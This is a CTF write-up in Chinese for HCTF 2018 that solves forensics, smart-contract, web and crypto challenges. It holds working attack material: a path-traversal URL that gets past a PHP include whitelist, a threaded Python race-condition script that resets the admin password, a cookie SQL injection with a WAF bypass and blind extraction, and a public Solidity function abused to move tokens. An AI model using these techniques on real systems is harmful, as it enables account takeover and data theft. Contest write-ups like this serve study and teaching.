
取证题，题目给了一个内存镜像，用volatility先看一下版本

```
python vol.py -f ISO/mem.data imageinfo     ■ ✔ ■ 10080 ■ 09:01:32
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/blackmax/download/volatility/ISO/mem.data)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80004035070L
          Number of Processors : 4
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff80004036d00L
                KPCR for CPU 1 : 0xfffff880009ee000L
                KPCR for CPU 2 : 0xfffff88004568000L
                KPCR for CPU 3 : 0xfffff880045dd000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2018-11-07 08:26:52 UTC+0000
     Image local date and time : 2018-11-07 16:26:52 +0800
```

可以看到是win7镜像，接下来看一下进程列表,发现有一个画板进程，猜测会以图片形式留一些线索

```
0xfffffa8002de1560 mspaint.exe            2768   1696      6      122      1      0 2018-11-07 08:16:05 UTC+0000
```

再指定pid把相关内存dump出来,把dump出来的数据用GIMP2打开，不断拖动进度条，以及调整长宽尺寸，可以找到一张图片，写着flag



Crypto

Blockchain

ez2win

代码审计，题目 hint 给出了源代码：

```
pragma solidity ^0.4.24;

/**
* @title ERC20 interface
* @dev see https://github.com/ethereum/EIPs/issues/20
*/
interface IERC20 {
 function totalSupply() external view returns (uint256);

 function balanceOf(address who) external view returns (uint256);

 function allowance(address owner, address spender)
   external view returns (uint256);

 function transfer(address to, uint256 value) external returns (bool);

 function approve(address spender, uint256 value)
   external returns (bool);

 function transferFrom(address from, address to, uint256 value)
   external returns (bool);

 event Transfer(
   address indexed from,
   address indexed to,
   uint256 value
 );

 event Approval(
   address indexed owner,
   address indexed spender,
   uint256 value
 );
```

```
 event GetFlag(
   string b64email,
   string back
 );
}

/**
* @title SafeMath
* @dev Math operations with safety checks that revert on error
*/
library SafeMath {

 /**
 * @dev Multiplies two numbers, reverts on overflow.
 */
 function mul(uint256 a, uint256 b) internal pure returns (uint256) {
   // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
   // benefit is lost if 'b' is also tested.
   // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
   if (a == 0) {
     return 0;
   }

   uint256 c = a * b;
   require(c / a == b);

   return c;
 }

 /**
 * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
 */
 function div(uint256 a, uint256 b) internal pure returns (uint256) {
   require(b > 0); // Solidity only automatically asserts when dividing by 0
   uint256 c = a / b;
   // assert(a == b * c + a % b); // There is no case in which this doesn't hold

   return c;
 }

 /**
 * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
 */
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {
   require(b <= a);
   uint256 c = a - b;

   return c;
 }

 /**
 * @dev Adds two numbers, reverts on overflow.
 */
 function add(uint256 a, uint256 b) internal pure returns (uint256) {
   uint256 c = a + b;
   require(c >= a);

   return c;
 }
}

/**
* @title Standard ERC20 token
*
* @dev Implementation of the basic standard token.
* https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
* Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/FirstBloodToken.sol
*/
```

```
contract ERC20 is IERC20 {
 using SafeMath for uint256;

 mapping (address => uint256) public _balances;

 mapping (address => mapping (address => uint256)) public _allowed;

 mapping(address => bool) initialized;

 uint256 public _totalSupply;

 uint256 public constant _airdropAmount = 10;

 /**
 * @dev Total number of tokens in existence
 */
 function totalSupply() public view returns (uint256) {
   return _totalSupply;
 }

 /**
 * @dev Gets the balance of the specified address.
 * @param owner The address to query the balance of.
 * @return An uint256 representing the amount owned by the passed address.
 */
 function balanceOf(address owner) public view returns (uint256) {
   return _balances[owner];
 }

 // airdrop
 function AirdropCheck() internal returns (bool success){
    if (!initialized[msg.sender]) {
            initialized[msg.sender] = true;
            _balances[msg.sender] = _airdropAmount;
            _totalSupply += _airdropAmount;
       }
       return true;
 }

 /**
  * @dev Function to check the amount of tokens that an owner allowed to a spender.
  * @param owner address The address which owns the funds.
  * @param spender address The address which will spend the funds.
  * @return A uint256 specifying the amount of tokens still available for the spender.
  */
 function allowance(
   address owner,
   address spender
  )
   public
   view
   returns (uint256)
 {
   return _allowed[owner][spender];
 }

 /**
 * @dev Transfer token for a specified address
 * @param to The address to transfer to.
 * @param value The amount to be transferred.
 */
 function transfer(address to, uint256 value) public returns (bool) {
   AirdropCheck();
   _transfer(msg.sender, to, value);
   return true;
 }

 /**
  * @dev Approve the passed address to spend the specified amount of tokens on behalf of msg.sender.
```

```
  * Beware that changing an allowance with this method brings the risk that someone may use both the old
  * and the new allowance by unfortunate transaction ordering. One possible solution to mitigate this
  * race condition is to first reduce the spender's allowance to 0 and set the desired value afterwards:
  * https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729
  * @param spender The address which will spend the funds.
  * @param value The amount of tokens to be spent.
  */
 function approve(address spender, uint256 value) public returns (bool) {
   require(spender != address(0));

   AirdropCheck();
   _allowed[msg.sender][spender] = value;
   return true;
 }

 /**
  * @dev Transfer tokens from one address to another
  * @param from address The address which you want to send tokens from
  * @param to address The address which you want to transfer to
  * @param value uint256 the amount of tokens to be transferred
  */
 function transferFrom(
   address from,
   address to,
   uint256 value
 )
   public
   returns (bool)
 {
   require(value <= _allowed[from][msg.sender]);
   AirdropCheck();

   _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
   _transfer(from, to, value);
   return true;
 }

 /**
 * @dev Transfer token for a specified addresses
 * @param from The address to transfer from.
 * @param to The address to transfer to.
 * @param value The amount to be transferred.
 */
 function _transfer(address from, address to, uint256 value) {
   require(value <= _balances[from]);
   require(to != address(0));
   require(value <= 10000000);

   _balances[from] = _balances[from].sub(value);
   _balances[to] = _balances[to].add(value);
 }
}

contract D2GBToken is ERC20 {

 string public constant name = "D2GB";
 string public constant symbol = "D2GB";
 uint8 public constant decimals = 18;

 uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

 /**
 * @dev Constructor that gives msg.sender all of existing tokens.
 */
 constructor() public {
   _totalSupply = INITIAL_SUPPLY;
   _balances[msg.sender] = INITIAL_SUPPLY;
   initialized[msg.sender] = true;
   emit Transfer(address(0), msg.sender, INITIAL_SUPPLY);
```

```
 }


 //flag
 function PayForFlag(string b64email) public payable returns (bool success){

   require (_balances[msg.sender] > 10000000);
     emit GetFlag(b64email, "Get flag!");
 }
}
```

可以看到关键函数 `_transfer` 不加 private 修饰，因此是默认的 public 方法，进而导致所有人都可以调用该方法：

```
function _transfer(address from, address to, uint256 value) {
   require(value <= _balances[from]);
   require(to != address(0));
   require(value <= 10000000);

   _balances[from] = _balances[from].sub(value);
   _balances[to] = _balances[to].add(value);
 }
```

由此构造交易即可满足该条件：

```
0   from    address acb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
1   to  address af903418a7628e91f243b940ee7fdaf3a3727c4c
2   value   uint256 1000000

0   from    address acb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
1   to  address af903418a7628e91f243b940ee7fdaf3a3727c4c
2   value   uint256 1000000
```

获得 flag: hctf{0hhhh_m4k3_5ur3_y0ur_acc35s_c0n7r01}

Web

Warmup

签到题，绕过判断即可，源码如下：

```
<?php
   class emmm
   {
       public static function checkFile(&$page)
       {
           $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
           if (! isset($page) || !is_string($page)) {
               echo "you can't see it";
               return false;
           }

           if (in_array($page, $whitelist)) {
               return true;
           }

           $_page = mb_substr(
               $page,
               0,
               mb_strpos($page . '?', '?')
           );
           if (in_array($_page, $whitelist)) {
               return true;
           }

           $_page = urldecode($page);
           $_page = mb_substr(
               $_page,
               0,
               mb_strpos($_page . '?', '?')
           );
```

```
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

可以通过构造 http://warmup.2018.hctf.io/index.php?file=source.php%3f/../../../../ffffllllaaaagggg 绕过判断，即可拿到 flag：hctf{e8a73a09cfdd1c9a11cca29b2bf9796f}

admin

条件竞争，通过提示可以在 github 搜索到源代码： https://github.com/woadsl1234/hctf_flask/

然后源码审计，可以看到题目的要点是成为 admin，然后我们看到题目提供了修改 password 的操作，而且用来检查的 name 是用户可控的。所以只要同时达成以下几个条件，即可修改 admin 密码：

1. 用户处于登录并尝试修改密码
2. 用户登出后以 admin 作为用户名登录

所以利用条件竞争，脚本如下：

```
@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```

```
import requests
import threading

def login(s, username, password):
   data = {
       'username': username,
       'password': password,
       'submit': ''
   }
   return s.post("http://admin.2018.hctf.io/login", data=data)

def logout(s):
   return s.get("http://admin.2018.hctf.io/logout")

def change(s, newpassword):
   data = {
       'newpassword':newpassword
   }
   return s.post("http://admin.2018.hctf.io/change", data=data)

def func1(s):
   login(s, 'ddd', 'ddd')
   change(s, 'qweqweabcabc')

def func2(s):
   logout(s)
   res = login(s, 'admin', 'qweqweabcabc')
   if '<a href="/index">/index</a>' in res.text:
       print('finish')

def main():
   for i in range(1000):
       print(i)
       s = requests.Session()
       t1 = threading.Thread(target=func1, args=(s,))
       t2 = threading.Thread(target=func2, args=(s,))
       t1.start()
       t2.start()

if __name__ == "__main__":
   main()
```

以修改后的账号即可登录 admin，获得 flag：hctf{un1c0dE_cHe4t_1s_FuNnying}

kzone

扫描得到后台管理界面和源代码：http://kzone.2018.hctf.io/admin/ ，http://kzone.2018.hctf.io/www.zip

进行源码审计，发现 `include/member.php` 存在注入问题：

```
<?php
...
if (isset($_COOKIE["islogin"])) {
   if ($_COOKIE["login_data"]) {
       $login_data = json_decode($_COOKIE['login_data'], true);
       $admin_user = $login_data['admin_user'];
       $udata = $DB->get_row("SELECT * FROM fish_admin WHERE username='$admin_user' limit 1");
       if ($udata['username'] == '') {
           setcookie("islogin", "", time() - 604800);
           setcookie("login_data", "", time() - 604800);
       }
       $admin_pass = sha1($udata['password'] . LOGIN_KEY);
       if ($admin_pass == $login_data['admin_pass']) {
           $islogin = 1;
       } else {
           setcookie("islogin", "", time() - 604800);
           setcookie("login_data", "", time() - 604800);
       }
   }
}
```

由于 session 是用户可控的，所以我们可以尝试利用 cookie 进行注入。

可以看到校验的方式是 `$admin_pass == $login_data['admin_pass'])`，而用户可以通过 sql 注入的方式控制 `$admin_pass` 最终的值，所以可以实现免密码登录。

可以看到在 safe.php 中定义了 waf 函数：

```
<?php
function waf($string)
{
   $blacklist = '/union|ascii|mid|left|greatest|least|substr|sleep|or|benchmark|like|regexp|if|=|-|<|>|\#|\s/i';
   return preg_replace_callback($blacklist, function ($match) {
       return '@' . $match[0] . '@';
   }, $string);
}

function safe($string)
{
   if (is_array($string)) {
       foreach ($string as $key => $val) {
           $string[$key] = safe($val);
       }
   } else {
       $string = waf($string);
   }
   return $string;
}

foreach ($_GET as $key => $value) {
   if (is_string($value) && !is_numeric($value)) {
       $value = safe($value);
   }
   $_GET[$key] = $value;
}
foreach ($_POST as $key => $value) {
   if (is_string($value) && !is_numeric($value)) {
       $value = safe($value);
   }
   $_POST[$key] = $value;
}
foreach ($_COOKIE as $key => $value) {
   if (is_string($value) && !is_numeric($value)) {
       $value = safe($value);
   }
   $_COOKIE[$key] = $value;
}
unset($cplen, $key, $value);
?>
```

但由于 waf 校验在 cookie 的 encode 之前，所以我们可以通过 `\u0000` 来绕过相应校验，如用 `\u0073elect` 来代替 `select`……

成功 SQL 注入后即可登录界面，但发现没有 flag 的存在，所以继续对数据库进行注入。

用于我们可以通过控制该注入点的方式来让用户登录成功 / 失败，所以可以利用盲注来爆破数据库中的字段。最终爆破得到 flag 在数据库的 F1444g 表的 F1a9 列。

得到 flag：HCTF{4526A8CBD741B3F790F95AD32C2514B9}

Crypto

xor rsa

题目e=5，给了c1，c2，N
由代码可知m1与m2只有低40bit不同，因此可用Franklin-Reiter related-message attack
sage脚本如下：

```
e=5

n1=207426292311670749018722842499005646499600802524219614109624774704715659275147719443046613384043416094147836282979707466107
C1=139262558512157976382274232483570328562293844836412364909307509389968561495161383716445223818308498456471771762790501784294
```

```
C2=7340149910970749330024189607188363402485839102842010778710351669235006086939568190356751890053962072019106070949559592207191
PRxy.<x,y> = PolynomialRing(Zmod(n1))
PRx.<xn> = PolynomialRing(Zmod(n1))
PRZZ.<xz,yz> = PolynomialRing(Zmod(n1))
g1 = x**e - C1
g2 = (x + y)**e - C2
q1 = g1.change_ring(PRZZ)
q2 = g2.change_ring(PRZZ)
h = q2.resultant(q1)
# need to switch to univariate polynomial ring

# because .small_roots is implemented only for univariate

h = h.univariate_polynomial() # x is hopefully eliminated
h = h.change_ring(PRx).subs(y=xn)
h = h.monic()
print n1.nbits()
kbits=40
roots = h.small_roots(X=2^kbits, beta=0.3)
assert roots, "Failed1"
diff = roots[0]
if diff > 2**kbits:
   diff = -diff
   C1, C2 = C2, C1
print "Difference:", diff

print "N=",n1
print "c1=",C1
print "c2=",C2
print "r=",diff

def franklin_reiter(c_array, N, r, e=3):
   P.<x> = PolynomialRing(Zmod(N))
   c1, c2 = c_array
   equations = [x ^ e - c1, (x + r) ^ e - c2]
   g1, g2 = equations
   print(type(g1))
   return -composite_gcd(g1,g2).coefficients()[0]

def composite_gcd(g1,g2):
   return g1.monic() if g2 == 0 else composite_gcd(g2, g1 % g2)

e=5

N= 207426292311670749018722842499005646499600802524219614109624774704715659275147719443046613384043416094147836282979707466107

c1= 7340149910970749330024189607188363402485839102842010778710351669235006086939568190356751890053962072019106070949559592207191
c2= 1392625585121579763822742324835703285622938448364123649093075093899685614951613837164452238183084984564717717627905017842929
r= 471123279813

c_array=[c1,c2]

print(franklin_reiter(c_array,N,r,e=5))
```

将解出的m1与m2发还给服务器即可获得flag

xor game

根据题目描述和给出的python脚本可以看出，这道题是把一段poem与flag做了异或加密，并给我们了加密的密文。

由于poem是一段有意义的英文，我们可以用词频分析来解决。

这里我直接用xortool，将密文转为hex，指定空格为最常见字符:

```
python xortool -x -c 20 c.txt
```

得到key长度为21，和一些看起来很像flag的key：

```
The most probable key lengths:
  3:   12.1%
  7:   14.0%
```

```
  9:   10.0%
 11:   10.0%
 14:   11.3%
 18:   7.7%
 21:   15.9%
 28:   6.3%
 30:   5.1%
 42:   7.6%
Key-length can be 3*n
8 possible key(s) of length 21:
6o7\x1ai6_i+te7es1ing!@#
6o7\x1ai6_i+te7es1ing!\x05#
6o7\x1ai?_i+te7es1ing!@#
6o7\x1ai?_i+te7es1ing!\x05#
xo7\x1ai6_i+te7es1ing!@#
Found 8 plaintexts with 95.0%+ printable characters
See files filename-key.csv, filename-char_used-perc_printable.csv
```

在这些key对应解出的明文中可以明显看出一些英文单词的一部分，搜索发现是泰戈尔的生如夏花。

于是直接把原文前21位和密文作异或即可得到flag，补上格式：`hctf{xor_is_interesting!@#}`